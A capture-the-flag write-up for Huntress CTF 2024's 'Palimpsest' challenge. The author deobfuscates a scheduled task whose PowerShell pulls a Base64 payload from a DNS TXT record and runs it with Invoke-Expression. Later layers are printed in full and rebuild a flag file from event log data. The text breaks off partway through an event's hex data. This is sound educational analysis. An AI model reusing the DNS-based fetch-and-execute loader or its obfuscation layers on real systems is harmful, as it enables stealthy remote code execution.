Challenge Title: Palimpsest
Event: Huntress CTF 2024
Challenge Description:
Our IT department was setting up a new workstation and started encountering some strange errors while installing software.

The technician noticed a strange scheduled task and luckily backed it up before deleting it!

Can you analyze it and figure out what's going on?

We've included the exported scheduled task and log files below.
Included with the challenge is a zip file containing Application.evtx, Security.evtx, System.evtx, and Updater Service.xml
The Log Files
For the sake of brevity and keeping this writeup short, I will put this information here at the beginning: The System and Security EVTX files are not needed to solve the challenge. I tossed them in there for realism and as an extra red herring.😃
When opening up the Application EVTX file, we see the strange errors mentioned in the challenge description. There appear to be a mix of Warnings, Informational, and Error messages with seemingly random 5-digit Event IDs. Here’s a sample:

Sifting through the rest of the logs, it looks like a lot of software being installed and I don’t see many clues sticking out. Let’s come back to this later and check out the scheduled task that was provided.
The Scheduled Task
Breaking open Updater Service.xml, there isn’t much out of the ordinary in the scheduling elements, but the Actions element contains some interesting PowerShell:
  <Actions Context="Author">
    <Exec>
      <Command>powershell.exe</Command>
		<Arguments>-ExecutionPolicy Bypass -Command "Invoke-Expression ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String((Resolve-DnsName 5aa456e4dbed10b.pyrchdata.com -Type txt | Select-Object -ExpandProperty Strings))))
		</Arguments>
    </Exec>
  </Actions>
This is the raw PowerShell Script being run every day at midnight:
Invoke-Expression ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String((Resolve-DnsName 5aa456e4dbed10b.pyrchdata.com -Type txt | Select-Object -ExpandProperty Strings))))
Interesting - so what’s going on here?
Resolve-DnsName 5aa456e4dbed10b.pyrchdata.com -Type txt:- Queries the DNS server for the TXT record associated with the domain
5aa456e4dbed10b.pyrchdata.com. - Retrieves the TXT record as a string.
- Queries the DNS server for the TXT record associated with the domain
| Select-Object -ExpandProperty Strings:- Selects only the
Stringsproperty from the resolved DNS query. - Expands it to ensure it’s in a usable string format.
- Selects only the
[System.Convert]::FromBase64String(...):- Converts the retrieved string, assumed to be in Base64 format, into a byte array.
- Converts the retrieved string, assumed to be in Base64 format, into a byte array.
[System.Text.Encoding]::UTF8.GetString(...):- Decodes the byte array into a UTF-8 encoded string, turning the Base64-encoded data into a readable string.
- Decodes the byte array into a UTF-8 encoded string, turning the Base64-encoded data into a readable string.
Invoke-Expression (...):- Executes the decoded string as a PowerShell command.
Now that we understand what the scheduled task is doing, we can take a look at the DNS record that it’s pulling the next stage from. I’m using PowerShell for this example so I can reproduce the expected output of the scheduled task, but this can be done from any tool that can usedig,nslookup, or similar.
- Executes the decoded string as a PowerShell command.
Running the following command without Invoke-Expression will give me the output I’m looking for:
PS C:\Users\AdamRice> Resolve-DnsName 5aa456e4dbed10b.pyrchdata.com -Type txt | Select-Object -ExpandProperty Strings

LiggJFNIRWxsaURbMV0rJFNIRWxMaWRbMTNdKydYJykoIG5lVy1vQkpFQ1QgSW8uQ29tUHJlU3NJT04uZEVmbEFUZVN0UmVBbShbc3lTVGVtLklPLm1FTU9SWXNUUkVBTV1bc1lzdEVNLmNPbnZlUlRdOjpGUk9tQkFzRTY0c3RyaW5HKCAnWlZiTGF0eFFEUDBWTFZwbUp0d0o5MjE3bVQ1b0N5V0IwbDBJSmFWWkpKQVdzaWlCdHY5ZTZVaTY
5clFMRzE5TDF1UG9TUEw1ZnYvdTd2UHg1KzNUL2NYWGoyOXBkL2I0N2Vsc2R6aS92SDI4dXk0aHBaQnZqZzlYOTk5M3U4TitmLzM2L2NYVDljME43U25sUkNIRmhRS2xPUE05eDlDbVFEWEtpOGl5M01MU1dTQlhUWHlGVkZpdFVoQ1ZOTEhHUktITVFiOHZtUzgrSkxaYnNnaGdIOC9RVEltZjJnTERLYk4yNjJ3bmk1Z042eHU1NER1TGkwSk
RvY21uSkJwOG1xQ1FVb2U4U2NEWnpDYUpoRDMzaUpCY1lla2lSNjVOczViUVNHNTZTaERLUGNVSmVqV1lWTlhFQjdrVEpOZkx4Z1hCaDBValJ3M0Z2cHhENW5nVVh2RUFqSkZkbEJyQllaNFVQd2RUWEJDQ3cwR0JGWUdDQ1VlQ0tCbWtCTkFxeTVyR2xJRXJuWmpYYW51eFBFQXIwWDlHK2FFMnJWTkxva3NHL0ZxWVdkWElpZ0dIZUZFbDJ0W
XBXQUc3Z3d3a1VxaHNRMHBOclVKUllSQmFaVWhBQnRiamNOaWtPT3d4aU5GV3lHdXBJdFI2STdFQ0JXRXFERGpZYklBNnFvSlRrdXp3RU1SY25pMW9NVmVNVDRKRlFaU0ZsSjZWOFpKQ21sL0xzeWgyakJyTHhVK2JrUy9MQmVVcXBHdU9ndHlVc095MUcweXdJeGxKMkxYb1M0RmRCSXdLQVpKNTFFamU4YXVHSWk0R3p4d1U4YVpJZ2lsS3Fp
VU1Tam1QUktDOXIrMHFvcWlaVDI1RHFXQmRKTFZubEtwenpkcVdBQXBqMC9Nb0JRME9haHNyTjFzWTdhNHNhY29GV2psQ3ErTlVsUWNWTUhNbVBUdWpORCtsTlhraWk3VU5VbHh6WXJwTHNxb3B3RWsrR2c5SzB5VjhwV1FQUmdDcG92UGFjbVNHMW1tMGxWdFlhTXQvQWFrNFBaZDVUSVl5TzJOdFBuRVh6RFlZbmNoSUxnWXJPRWdvR0NJc2I
zZi9PbXRHcVdtRmM5VCtCTGVyY3dtblBDdUpxRVRGanNtdXRiRjRyTktrRVBGVEtSNFUraklxOURVWkdSSUdId3NhSUtHZWJUc2dRbytrVFpDV3lkNlg0Z3lLN21aMmNGWk1TbFFxcW1BWmJGQVZrRGViUXZMb3BSZlhUQmNGVHZPS2p1L3FRU0pmRFZpTGpCVzI5c1JDb3c5QW1NM095alpyMXNsV2ZOb0NxOEY2blljTms1OUJvVEh4Wk9BMW
xXS1FKeHZGUlpzdjZTekI4a25sTkFNWlJyb0RFRDhXd1VTMlNSZWRaU1FqWmNGTUl0dTdZMCtDY2pIL0M2d0Rvd0dmN0hiYUxuZmJtcHQyMGhucE84aHpHc3ZNb1NUL2V2WU5OaUk0eGJjdVRycStkdGJZTnJJbHZOdld3UUpRdGwyNGdzNTJpazFPQTkyMlRLZkQ3NWYwaS9CREpMOURMNzdROGRYejFhZGRmRzV2ZG9jL2REZysvUGh3eVg5T
mZ3RT0nICkgLFtJby5jb01QUkVzc0lvbi5DT01QcmVTU2lPTk1vREVdOjpkRWNvbXBSRVNzKXwgZm9yRWFjSC1vYkpFQ1Qge25lVy1vQkpFQ1Qgc3lzVEVtLklPLlNUUkVBTVJFYURlUiggJF8gLCBbVEV4VC5lbmNvRGlOR106OmFzQ2lpICkgfXwgZm9yZUFDSC1PQmpFQ1QgeyRfLlJFQWRUb0VuZCgpIH0gKQ==

PS C:\Users\AdamRice>
That certainly is Base64 encoded! From here, this blob can be tossed into CyberChef or your preferred decoding tool, but I’ll just add the decoding into the PowerShell command and let it do the work for me.
PS C:\Users\AdamRice> ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String((Resolve-DnsName 5aa456e4dbed10b.pyrchdata.com -Type txt | Select-Object -ExpandProperty Strings))))

.( $SHElliD[1]+$SHElLid[13]+'X')( neW-oBJECT Io.ComPreSsION.dEflATeStReAm([sySTem.IO.mEMORYsTREAM][sYstEM.cOnveRT]::FROmBAsE64strinG( 'ZVbLatxQDP0VLVpmJtwJ9217mT5oCyWB0l0IJaVZJJAWsiiBtv9e6Ui69rQLG19L1uPoSPL5fv/u7vPx5+3T/cXXj29pd/b47elsdzi/vH28uy4hpZBvjg9X9993u8N+f/36/cXT9c0N7SnlRCHFhQKlOPM9x9CmQDXKi8iy3MLSWSBXTXyFVFitUhCVNLHGRKHMQb8vmS8+JLZbsghgH8/QTImf2gLDKbN262wni5gN6xu54DuLi0JDocmnJBp8mqCQUoe8ScDZzCaJhD33iJBcYekiR65Ns5bQSG56ShDKPcUJejWYVNXEB7kTJNfLxgXBh0UjRw3FvpxD5ngUXvEAjJFdlBrBYZ4UPwdTXBCCw0GBFYGCCUeCKBmkBNAqy5rGlIErnZjXanuxPEAr0X9G+aE2rVNLoksG/FqYWdXIigGHeFEl2tYpWAG7gwwkUqhsQ0pNrUJRYRBaZUhABtbjcNikOOwxiNFWyGupItR6I7ECBWEqDDjYbIA6qoJTkuzwEMRcni1oMVeMT4JFQZSFlJ6V8ZJCml/Lsyh2jBrLxU+bkS/LBeUqpGuOgtyUsOy1G0ywIxlJ2LXoS4FdBIwKAZJ51Eje8auGIi4GzxwU8aZIgilKqiUMSjmPRKC9r+0qoqiZT25DqWBdJLVnlKpzzdqWAApj0/MoBQ0OahsrN1sY7a4sacoFWjlCq+NUlQcVMHMmPTujND+lNXkii7UNUlxzYrpLsqopwEk+Gg9K0yV8pWQPRgCpovPacmSG1mm0lVtYaMt/Aak4PZd5TIYyO2NtPnEXzDYYnchILgYrOEgoGCIsb3f/OmtGqWmFc9T+BLercwmnPCuJqETFjsmutbF4rNKkEPFTKR4U+jIq9DUZGRIGHwsaIKGebTsgQo+kTZCWyd6X4gyK7mZ2cFZMSlQqqmAZbFAVkDebQvLopRfXTBcFTvOKju/qQSJfDViLjBW29sRCow9AmM3OyjZr1slWfNoCq8F6nYcNk59BoTHxZOA1lWKQJxvFRZsv6SzB8knlNAMZRroDED8WwUS2SRedZSQjZcFMItu7Y0+CcjH/C6wDowGf7HbaLnfbmpt20hnpO8hzGsvMoST/evYNNiI4xbcuTrq+dtbYNrIlvNvWwQJQtl24gs52ik1OA922TKfD75f0i/BDJL9DL77Q8dXz1addfG5vdoc/dDg+/PhwyX9NfwE=' ) ,[Io.coMPREssIon.COMPreSSiONMoDE]::dEcompRESs)| forEacH-obJECT {neW-oBJECT sysTEm.IO.STREAMREaDeR( $_ , [TExT.encoDiNG]::asCii ) }| foreACH-OBjECT {$_.REAdToEnd() } )

PS C:\Users\AdamRice>
Well, that’s still obfuscated PowerShell, but at least it’s not encoded anymore. Let’s try to make PowerShell spit out the next layer with an Echo command:
PS C:\Users\AdamRice> echo .( $SHElliD[1]+$SHElLid[13]+'X')( neW-oBJECT Io.ComPreSsION.dEflATeStReAm([sySTem.IO.mEMORYsTREAM][sYstEM.cOnveRT]::FROmBAsE64strinG( 'ZVbLatxQDP0VLVpmJtwJ9217mT5oCyWB0l0IJaVZJJAWsiiBtv9e6Ui69rQLG19L1uPoSPL5fv/u7vPx5+3T/cXXj29pd/b47elsdzi/vH28uy4hpZBvjg9X9993u8N+f/36/cXT9c0N7SnlRCHFhQKlOPM9x9CmQDXKi8iy3MLSWSBXTXyFVFitUhCVNLHGRKHMQb8vmS8+JLZbsghgH8/QTImf2gLDKbN262wni5gN6xu54DuLi0JDocmnJBp8mqCQUoe8ScDZzCaJhD33iJBcYekiR65Ns5bQSG56ShDKPcUJejWYVNXEB7kTJNfLxgXBh0UjRw3FvpxD5ngUXvEAjJFdlBrBYZ4UPwdTXBCCw0GBFYGCCUeCKBmkBNAqy5rGlIErnZjXanuxPEAr0X9G+aE2rVNLoksG/FqYWdXIigGHeFEl2tYpWAG7gwwkUqhsQ0pNrUJRYRBaZUhABtbjcNikOOwxiNFWyGupItR6I7ECBWEqDDjYbIA6qoJTkuzwEMRcni1oMVeMT4JFQZSFlJ6V8ZJCml/Lsyh2jBrLxU+bkS/LBeUqpGuOgtyUsOy1G0ywIxlJ2LXoS4FdBIwKAZJ51Eje8auGIi4GzxwU8aZIgilKqiUMSjmPRKC9r+0qoqiZT25DqWBdJLVnlKpzzdqWAApj0/MoBQ0OahsrN1sY7a4sacoFWjlCq+NUlQcVMHMmPTujND+lNXkii7UNUlxzYrpLsqopwEk+Gg9K0yV8pWQPRgCpovPacmSG1mm0lVtYaMt/Aak4PZd5TIYyO2NtPnEXzDYYnchILgYrOEgoGCIsb3f/OmtGqWmFc9T+BLercwmnPCuJqETFjsmutbF4rNKkEPFTKR4U+jIq9DUZGRIGHwsaIKGebTsgQo+kTZCWyd6X4gyK7mZ2cFZMSlQqqmAZbFAVkDebQvLopRfXTBcFTvOKju/qQSJfDViLjBW29sRCow9AmM3OyjZr1slWfNoCq8F6nYcNk59BoTHxZOA1lWKQJxvFRZsv6SzB8knlNAMZRroDED8WwUS2SRedZSQjZcFMItu7Y0+CcjH/C6wDowGf7HbaLnfbmpt20hnpO8hzGsvMoST/evYNNiI4xbcuTrq+dtbYNrIlvNvWwQJQtl24gs52ik1OA922TKfD75f0i/BDJL9DL77Q8dXz1addfG5vdoc/dDg+/PhwyX9NfwE=' ) ,[Io.coMPREssIon.COMPreSSiONMoDE]::dEcompRESs)| forEacH-obJECT {neW-oBJECT sysTEm.IO.STREAMREaDeR( $_ , [TExT.encoDiNG]::asCii ) }| foreACH-OBjECT {$_.REAdToEnd() } )

ieX
.((GeT-variAbLE '*mdr*').Name[3,11,2]-jOin'')(([CHAr[]] ( 121 ,109 , 108 , 20,57, 40, 100 ,125,96 , 6 , 41, 4,13, 24 ,0, 117,127 ,38,108 , 32, 38,111 ,32 ,38 ,109,32 ,127 ,112 ,59,125,122, 56, 122 ,113,122, 52, 50 ,122, 113 , 122 ,115 ,59 , 52 ,17,122,116 , 125, 102,125,121 , 38 ,60 , 32 , 125, 96,125 , 105,109 ,109, 109,109 ,115 , 115 ,107 , 104,109,109, 109, 102 ,125,121,38 ,63 , 32 , 125 , 96, 125, 125 ,121 , 109, 108,20 ,57, 40 ,100, 103 , 103,117 , 127, 38,108 , 32,38 , 109 ,32,38,111 , 32,127 ,125, 112 , 59,125, 122, 47 ,52 , 122,113, 117 , 127, 38 , 108, 32, 38 , 109, 32 ,127,125, 112 , 59,122 ,45, 56, 51, 10 ,122,113 , 122 ,18,122 , 116 , 113, 122 , 41 , 56 ,122 ,116 ,115 , 20 ,51,43 ,50 , 54 , 56,117 ,117,23 ,50, 52,51,112, 13 , 60,41 ,53 ,125 , 112, 13,60 ,41 ,53 ,125,121,38,24 ,51,11, 103 , 60, 61 , 13 , 61 ,45 , 61,25 ,28, 41 , 60 ,32,125,112 ,30 , 53 , 52, 49, 57, 13,60 , 41 , 53,125, 59,49,60, 58 ,115, 48 , 45,105,116 ,116 ,102,125 ,26 , 56 ,41 , 112,24 ,43, 56 , 51,41 ,17, 50, 58,125, 112,17,50,58 , 19 , 60,48,56 ,125 ,117,127 , 38,109,32,38 , 111 , 32, 38, 108 ,32 ,38, 110,32,127,125 ,112 , 59 , 125,122,28,45, 122, 113,122 , 49,52,62,60 ,41 , 52 , 122, 113 ,122, 45,122 ,113, 122 ,50 ,51, 122 ,116 , 125 ,112 ,14 ,50, 40 , 47 ,62, 56 ,125 ,117 , 127 , 38, 109, 32,38, 111,32 ,38, 108,32, 127 , 112,59 ,122, 48 , 46, 49 ,51,46,41 , 60,49,122 , 113,122 ,56,47, 122,113 ,122, 49 ,122 , 116 ,125,33 ,125 ,98 , 125 , 38,125 , 121 , 38, 28,32 ,125 , 112,62, 50,51,41 , 60 ,52 ,51,46 ,125, 121 , 38,2,32, 115,127 ,20, 51, 61 , 46 ,41 , 61 , 28 , 51, 30, 56 ,61, 52 , 25 , 127,125 , 32, 125 ,33,125 , 14 , 50, 47 ,41,112 , 18 ,63, 55 ,56, 62 , 41, 125, 20, 51, 57 ,56,37, 125, 33, 125,120, 125 ,38, 125 , 121 , 38, 30 ,32 , 125 ,96 , 125 , 121 ,38 , 2,32 , 115 , 127, 57,61 , 28 , 9, 60 , 127,102 ,125 ,121 , 38, 63, 32 , 115 ,117,127,38,108 ,32, 38, 109 ,32,127,112,59,125,122, 52 ,41 ,56 ,122 ,113 , 122,10, 47, 122, 116 , 115,20 , 51 ,43 ,50 ,54 ,56 , 117 ,121, 38 , 30,32,113,125,109,113,125 ,121 , 38 ,30, 32,115 ,127 ,17 , 56, 19 , 61, 26 ,9, 53, 127 ,116 , 125, 32 ,102 , 125 , 121 ,38, 63, 32, 115, 117,127 ,38, 108 , 32, 38 ,109, 32, 127 , 125,112, 59,125 , 117 , 127, 38, 109 ,32 , 38 ,108, 32,127, 125 , 112,59,125,122,49 , 50, 46 ,122 , 113 , 122 ,56,122 , 116, 113 ,122 ,30,122 , 116 ,115,20 , 51, 43, 50, 54 ,56 ,117 ,116 )|% { [CHAr] ( $_ -BxOR'0x5D')} )-joIN'')

PS C:\Users\AdamRice>
Oh boy, another layer of obfuscation! This one is an ASCII array, and we can make PowerShell spit out the next layer with a similar Echo command. At the beginning of the blob, there’s an ieX command. This is shortform for Invoke-Expression, so we know whatever is in the ASCII array is being executed. Using this to our advantage, we can replace IeX with Echo to hopefully print the output:
PS C:\Users\AdamRice> echo .((GeT-variAbLE '*mdr*').Name[3,11,2]-jOin'')(([CHAr[]] ( 121 ,109 , 108 , 20,57, 40, 100 ,125,96 , 6 , 41, 4,13, 24 ,0, 117,127 ,38,108 , 32, 38,111 ,32 ,38 ,109,32 ,127 ,112 ,59,125,122, 56, 122 ,113,122, 52, 50 ,122, 113 , 122 ,115 ,59 , 52 ,17,122,116 , 125, 102,125,121 , 38 ,60 , 32 , 125, 96,125 , 105,109 ,109, 109,109 ,115 , 115 ,107 , 104,109,109, 109, 102 ,125,121,38 ,63 , 32 , 125 , 96, 125, 125 ,121 , 109, 108,20 ,57, 40 ,100, 103 , 103,117 , 127, 38,108 , 32,38 , 109 ,32,38,111 , 32,127 ,125, 112 , 59,125, 122, 47 ,52 , 122,113, 117 , 127, 38 , 108, 32, 38 , 109, 32 ,127,125, 112 , 59,122 ,45, 56, 51, 10 ,122,113 , 122 ,18,122 , 116 , 113, 122 , 41 , 56 ,122 ,116 ,115 , 20 ,51,43 ,50 , 54 , 56,117 ,117,23 ,50, 52,51,112, 13 , 60,41 ,53 ,125 , 112, 13,60 ,41 ,53 ,125,121,38,24 ,51,11, 103 , 60, 61 , 13 , 61 ,45 , 61,25 ,28, 41 , 60 ,32,125,112 ,30 , 53 , 52, 49, 57, 13,60 , 41 , 53,125, 59,49,60, 58 ,115, 48 , 45,105,116 ,116 ,102,125 ,26 , 56 ,41 , 112,24 ,43, 56 , 51,41 ,17, 50, 58,125, 112,17,50,58 , 19 , 60,48,56 ,125 ,117,127 , 38,109,32,38 , 111 , 32, 38, 108 ,32 ,38, 110,32,127,125 ,112 , 59 , 125,122,28,45, 122, 113,122 , 49,52,62,60 ,41 , 52 , 122, 113 ,122, 45,122 ,113, 122 ,50 ,51, 122 ,116 , 125 ,112 ,14 ,50, 40 , 47 ,62, 56 ,125 ,117 , 127 , 38, 109, 32,38, 111,32 ,38, 108,32, 127 , 112,59 ,122, 48 , 46, 49 ,51,46,41 , 60,49,122 , 113,122 ,56,47, 122,113 ,122, 49 ,122 , 116 ,125,33 ,125 ,98 , 125 , 38,125 , 121 , 38, 28,32 ,125 , 112,62, 50,51,41 , 60 ,52 ,51,46 ,125, 121 , 38,2,32, 115,127 ,20, 51, 61 , 46 ,41 , 61 , 28 , 51, 30, 56 ,61, 52 , 25 , 127,125 , 32, 125 ,33,125 , 14 , 50, 47 ,41,112 , 18 ,63, 55 ,56, 62 , 41, 125, 20, 51, 57 ,56,37, 125, 33, 125,120, 125 ,38, 125 , 121 , 38, 30 ,32 , 125 ,96 , 125 , 121 ,38 , 2,32 , 115 , 127, 57,61 , 28 , 9, 60 , 127,102 ,125 ,121 , 38, 63, 32 , 115 ,117,127,38,108 ,32, 38, 109 ,32,127,112,59,125,122, 52 ,41 ,56 ,122 ,113 , 122,10, 47, 122, 116 , 115,20 , 51 ,43 ,50 ,54 ,56 , 117 ,121, 38 , 30,32,113,125,109,113,125 ,121 , 38 ,30, 32,115 ,127 ,17 , 56, 19 , 61, 26 ,9, 53, 127 ,116 , 125, 32 ,102 , 125 , 121 ,38, 63, 32, 115, 117,127 ,38, 108 , 32, 38 ,109, 32, 127 , 125,112, 59,125 , 117 , 127, 38, 109 ,32 , 38 ,108, 32,127, 125 , 112,59,125,122,49 , 50, 46 ,122 , 113 , 122 ,56,122 , 116, 113 ,122 ,30,122 , 116 ,115,20 , 51, 43, 50, 54 ,56 ,117 ,116 )|% { [CHAr] ( $_ -BxOR'0x5D')} )-joIN'')

iex
$01Idu9 =[tYPE]("{1}{2}{0}"-f 'e','io','.fiL') ; ${a} = 40000..65000; ${b} =  $01Idu9::("{1}{0}{2}" -f 'ri',("{1}{0}" -f'penW','O'),'te').Invoke((Join-Path -Path ${EnV:a`P`p`DAta} -ChildPath flag.mp4)); Get-EventLog -LogName ("{0}{2}{1}{3}" -f 'Ap','licati','p','on') -Source ("{0}{2}{1}"-f'mslnstal','er','l') | ? { ${A} -contains ${_}."In`st`AnCe`iD" } | Sort-Object Index | % { ${C} = ${_}."d`ATa"; ${b}.("{1}{0}"-f 'ite','Wr').Invoke(${C}, 0, ${C}."LeN`GTh") }; ${b}.("{1}{0}" -f ("{0}{1}" -f 'los','e'),'C').Invoke()

PS C:\Users\AdamRice>
That worked, but there’s still another layer of obfuscation. However, from here we can start to dissect the guts of this script:
iex:- We already know from seeing other instances of this that it will execute the rest of the script.
- We already know from seeing other instances of this that it will execute the rest of the script.
$01Idu9 =[tYPE]("{1}{2}{0}"-f 'e','io','.fiL'):- This line defines
$01Idu9as a type. The format expression ("{1}{2}{0}"-f 'e','io','.fiL') resolves toio.File, meaning$01Idu9is set to[io.File].
- This line defines
${a} = 40000..65000:- Defines
${a}as a range from40000to65000. It appears to be used as a filter range later.
- Defines
${b} = $01Idu9::("{1}{0}{2}" -f 'ri',("{1}{0}" -f'penW','O'),'te').Invoke(...):- This line uses the type
[io.File]($01Idu9) to open a file for writing. - The format string
("{1}{0}{2}" -f 'ri',("{1}{0}" -f'penW','O'),'te')evaluates toOpenWrite, so$01Idu9::OpenWrite(...)opens a file in write mode.
- This line uses the type
Get-EventLog -LogName ("{0}{2}{1}{3}" -f 'Ap','licati','p','on') -Source ("{0}{2}{1}"-f'mslnstal','er','l'):- Retrieves entries from the
Applicationlog where the source ismslnstaller. - The format strings resolve to
"Application"and"mslnstaller".
- Retrieves entries from the
| ? { ${A} -contains ${_}."In`st`AnCe`iD" }:- Filters the log entries where the
InstanceIDof the event matches any ID in the range${a}(40000–65000).
- Filters the log entries where the
| Sort-Object Index | % { ${C} = ${_}."d`ATa"; ... }:- Sorts the filtered log entries by index and iterates over each.
- For each entry,
${C}is assigned the event data (${_}."d`ATa").
${b}.("{1}{0}"-f 'ite','Wr').Invoke(${C}, 0, ${C}."LeN`GTh"):- Writes the data from each event entry to the open file handle
${b}. ("{1}{0}"-f 'ite','Wr')resolves toWrite, so${b}.Write(...)writes${C}(event data) to the file, starting at position0and up to${C}."LeN`GTh".Join-Path -Path ${EnV:a`P`p`DAta} -ChildPath flag.mp4constructs the path to a file namedflag.mp4in the user’s AppData folder. This must be our flag!
- Writes the data from each event entry to the open file handle
${b}.("{1}{0}" -f ("{0}{1}" -f 'los','e'),'C').Invoke():- Closes the file after writing.
- The expression
("{1}{0}" -f ("{0}{1}" -f 'los','e'),'C')resolves toClose, so${b}.Close()closes the file handle.
With all of that, here’s the deobfuscated version, broken out into multiple lines to make reading easier (this can be done by replacing the semicolons with carriage returns).
$a = 40000..65000
$b = [IO.File]::OpenWrite((Join-Path -Path $env:APPDATA -ChildPath flag.mp4))
Get-EventLog -LogName "Application" -Source "mslnstaller" | ? { $a -contains $_.InstanceID } | Sort-Object Index | % { $c = $_.Data; $b.Write($c, 0, $c.Length) }
$b.Close()
Alright, now we’re looking at some usable PowerShell. We know from dissecting this that $b is used to open a path for writing, and it’s writing a file to the current user’s AppData folder named Flag.mp4. We can surmise that this is our flag, but how is that file being constructed?
Taking a look at the Get-EventLog command, we can see that it retrieves entries from the Application event log where the source is mslnstaller (that’s a lowercase L, not and i!). It then filters the log entries to only those where the InstanceId matches any value in $a, which is a range of 25,000 Instance IDs, before sorting the filtered log entries by Index.
This piece is key: % { $c = $_.Data; $b.Write($c, 0, $c.Length) }
In PowerShell, % is an alias for ForEach-Object, so we’re looking at a loop that for each sorted event entry assigns the entry’s Data field contents to $c before writing the contents of $c to our open file stream (flag.mp4) starting at position 0 and for the entire length of $c.
TLDR, this fetches specific log entries from the Windows Event Log, sorts them, and then writes the Data field contents to an MP4 file named flag.mp4.
Lets take a look at that Application EVTX file again. Looking over those error messages, the Event IDs seem to fit into that InstanceID array we saw earlier, and the Event Source is Mslnstaller with a lowercase L, not an i.

When looking at these events in XML view, we can see the file’s Binary chunks in the Data fields:
  <Data>The task manager has been accused of playing favorites with certain applications
<Binary>BC7D4A68D34C427FE08320E6E2D587B7C23C041934D8DB82452F2089060EF98DD189F133B0A463F76D8D1ED9FFFD30FA993FB4E7C7E55B42B2EEE0C06F1A2ABCE2B0CD65AFF2A026635801AE59343BDF7B8087DCE750B89B59D07AB8A4CDE880210A94BDA288C44530504C24408404018CDD14AB2AD02548003DED42342A111948ECA050A3D19A6AA70FD69F5B1ED30583AAECBBF7DA1E2635C432820D0ACDBBD14DEAC0612A676C80E52D5B8911E93F6FDA6C9A381A96A7CF8AFA80B45EE676A3007C6BDB5CD22E050777AECCFC8AE4BD87321AEE387BF7A278CD52CCA321C3F3139C3EBD05856CE36B15682EF5A4B73C14E430240483C43F681C4D1E93AC15EFC5A54E849639D3E1D9C7779FEB2D52C7039FAAB5C652DBD3CF8F4737A2FBE4D4033BF388EC57F67E16C1E98AC9409C03321BC7A21CEC91BDB71314662898082622A100CD8E3B59DA8105885819D53DB5CB635255B5F75648FC8D9B0BCB06A617EAE17C67F0EB82478B1DD15CFC4C3455199501ABD0487626585940936FD53D0A4F8579E1A7E6AEB730517CF72AD5B96A140D872D6E650E3878F3920DC8FDC2DE85BF5D4FA39A0FE3F285026605FE210A94A5ADA28B10808C4311F37DC2E956B012A25250704664B544A82450EEC9C2FE0FADFA478F6E1CA7CCB588A6EA469C5273C2E6ADDE2C16087ACF7DD5994A707AA7BCDC52C33D0A174953D570291D9B1019DE8343E7097432C0C0A56CE1381C83954A6B67943815B395F12AB4B5572305648E8373923E6870325EB5D0CA6119287B7918CE6BC83A91DEFB0C91F9C6C7D5A5A3C7AC525D0C619C3DFD361A037C45F9C668DC0C6B2A45019079FAA40402C31384A792C0DE3DE8A2E7FC6E5596CAADE2BDCFC836B24F25620F52F